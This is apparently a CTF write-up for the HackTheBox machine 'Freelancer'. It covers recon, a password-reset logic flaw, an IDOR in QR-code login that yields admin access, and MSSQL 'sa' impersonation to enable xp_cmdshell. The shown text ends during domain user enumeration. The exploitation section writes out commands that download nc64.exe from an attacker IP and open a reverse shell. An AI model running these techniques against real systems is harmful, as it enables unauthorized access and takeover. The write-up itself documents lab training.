Freelancer: a hard HackTheBox machine

Overview
Freelancer is a hard box with a creative initial access chain through a freelancing web application. A logical flaw in the password reset flow lets you activate an account without confirmation, and an IDOR in the QR-based SSO lets you log in as admin. From there it’s MSSQL impersonation for RCE, a full memory dump with credentials buried inside, and RBCD to finish off the domain.
Reconnaissance
Note: This writeup moves quickly through reconnaissance. For a detailed breakdown of the recon methodology, see the Cascade writeup.
This box is special, one of my favorites in the initial access part, a well design one, the usual nmap -A and adding the domains to our /etc/hosts, the results are :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
Not shown: 987 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          nginx 1.25.5
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.25.5
|_http-title: Did not follow redirect to http://freelancer.htb/
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-03-09 05:30:07Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: freelancer.htb, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: freelancer.htb, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
we have an nginx server running on port 80, the http-title leaks the domain to be http://freelancer.htb/ , that will be our starting point, I used gobuster with the common.txt wordlist, I always like doing my hacks manually, I go simple and when stuck or things get blurry only then I start looking at things more thoroughly (this is like 90% the case for ctf environments) :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(kali㉿kali)-[/tmp/a/freelancer]
└─$ gobuster dir -u http://freelancer.htb -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://freelancer.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
about                (Status: 301) [Size: 0] [--> /about/]
admin                (Status: 301) [Size: 0] [--> /admin/]
blog                 (Status: 301) [Size: 0] [--> /blog/]
contact              (Status: 301) [Size: 0] [--> /contact/]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
==================================================
the admin part is something to keep an eye for, the others have routes to them from the main page i believe. I’ll save the time and save you from hearing about my failed attempts and dead ends, the website seems to have a login functionality, and we can register by creating accounts however when creating an account is not active by default thus we cannot authenticate to it.

poking around for a bit, there is a reset password feature though and it reads :

so we can reset our password using the security questions we provided before, and then our account will be reactivated, what if our account was never active at all, like we just created it ? testing this assumption reveals the logical bug to exploit here, and the application doesn’t actually account for, after reseting our password we can login!

I talked about failed attempts before, and yeah I explored the blog path and found an IDOR that leaked emails, one of them is the admin, ids etc .. this will come in handy later on for now let’s see what can we do that we have an account :

there is a QR-Code in the right, this seems to be a form of a SSO, and no password needed as it says in the image. Downloading the Qr-Code image and scanning it with zbarimg :
1
2
zbarimg qr-code.png
http://freelancer.htb/accounts/login/otp/MTAwMTA=/54c7667daa4c8c3fca0cbca40ce8376d/
the MTAwMTA part of it looks like an ID and the 54c7667daa4c8c3fca0cbca40ce8376d as the OTP code, we can experiment with this to understand what each part represents, we’ll see that the 54c7667daa4c8c3fca0cbca40ce8376d changes each time we get a new Qr-Code while MTAwMTA doesn’t, this seems to be the part that identifies the user that requested the SSO ( if my wording is correct here ), all that’s left is finding a way to control it, we’re challenging 2 assumptions here at once, 1st that the MTAwMTA= identifies the user logged in, and if we can control it somehow we can log in as another user without needing a password, the 2nd is that the otp code is not tied to a session, if it is, our 1st assumption is useless, before jumping to conclusions, I created a 2nd account, got an otp code and used it for the 1st account and it worked, so the otp code is not tied to a session and the backend likely has a pool of them it just verifies it exists and that validates it. it’s always worth it to verify like this, it’s worth nothing to spend hours trying to exploit something that is not exploitable and even if it was, it will lead nowhere. now that we know the otp code is not tied to a session we go back looking at the MTAwMTA=, it’s base64 :
1
2
base64 -d <<<MTAwMTA
10010
and this is actually the id of the user we created, spotting the path from here was easy for me as I poke around the blog for a bit.

and for the admin user, the id is 2:

1
2
echo -n 2 |base64
Mg==
from here we requested a new OPT code as the previous ones expired :
1
2
3
zbarimg new.png
QR-Code:http://freelancer.htb/accounts/login/otp/MTAwMTA=/f8a8bfdc87c54206acc50bd6c96cec69/
scanned 1 barcode symbols from 1 images in 0.03 seconds
We change the MTAwMTA= to Mg== and we’re logged in as admin ( IDOR? ).
now as admin we check the /admin endpoint we saw before, there seems to be an SQLTerminal, this web app seems to be running the context of the Freelancer_webapp_user.

using xp_cmdshell didn’t work, no linked servers so we enumerate the impersonation privileges we have:
1
2
3
4
5
6
7
SELECT a.name AS grantee, b.permission_name, c.name AS grantor
FROM sys.server_permissions b
INNER JOIN sys.server_principals a
ON b.grantee_principal_id = a.principal_id
INNER JOIN sys.server_principals c
ON b.grantor_principal_id = c.principal_id
WHERE b.permission_name = 'IMPERSONATE';
Exploitation
it seems we can impersonate the sa account, a more privileged one, and our path to command execution has become clear :
1
2
3
4
5

EXECUTE AS LOGIN = 'sa';
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
and we’re svc_sql :
getting a reverse shell at this point was annoying as defender was in place, so I went about it simple, first we upload nc64.exe and then we execute it to get us a reverse shell :
1
2
EXECUTE AS LOGIN = 'sa';
EXEC xp_cmdshell 'powershell -c "curl http://10.10.15.78/nc64.exe -outfile c:\users\public\nc64.exe"';
and :
1
2
EXECUTE AS LOGIN = 'sa';
EXEC xp_cmdshell 'powershell -c "c:\users\public\nc64.exe -e cmd 10.10.15.78 4444"';
on the other side I used penelope to catch the shell, though it died just re-executing the revrse shell command got it back.

once in, the best place to start with is the config files of mssql we just saw ( in fact whenever something is exposed, once pwned and I’m the system, it’s the first I look at to understand what was happening and what did I miss) :

the password doesn’t work for svc_sql account, I don’t remember us grabbing a list of usernames, let’s do it from the shell we have :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
C:\>net user /domain
net user /domain

User accounts for \\DC

-------------------------------------------------------------------------------
Administrator            alex.hill                carol.poland
d.jones                  dthomas                  ereed
Ethan.l                  evelyn.adams             Guest
hking                    jen.brown                jgreen
jmartinez                krbtgt                   leon.sk
lkazanof                 lorra199                 maya.artmes
